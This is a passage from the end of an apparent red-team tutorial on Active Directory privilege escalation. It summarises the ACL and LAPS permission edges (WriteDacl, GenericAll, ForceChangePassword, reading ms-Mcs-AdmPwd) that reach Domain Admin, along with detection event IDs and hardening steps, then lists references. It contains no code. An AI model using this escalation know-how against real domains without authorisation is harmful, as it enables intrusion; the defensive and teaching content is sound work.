distinguishedName,gpLink, and SIDs. - The real escalation lives in ACEs and LAPS delegation:
WriteDacl,GenericAll,ForceChangePassword, andReadPropertyonms-Mcs-AdmPwdare the edges that reach Domain Admin. - Chain the findings into a prioritized graph and validate it against BloodHound; manual enumeration and automated graphing should agree.
- Detect it with Script Block Logging (4104), Directory Service Access auditing (4662), and Sysmon network events to the DC, and harden by setting
ms-DS-MachineAccountQuota = 0, tightening LAPS delegation, and enforcing a tiered admin model.
Related Tutorials
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Handle Tables & Object Manager
References
- powersploit.readthedocs.io
- www.hackingarticles.in
- htb.linuxsec.org
- aj-labz.gitbook.io
- viperone.gitbook.io
- viperone.gitbook.io
- blog.harmj0y.net
- github.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.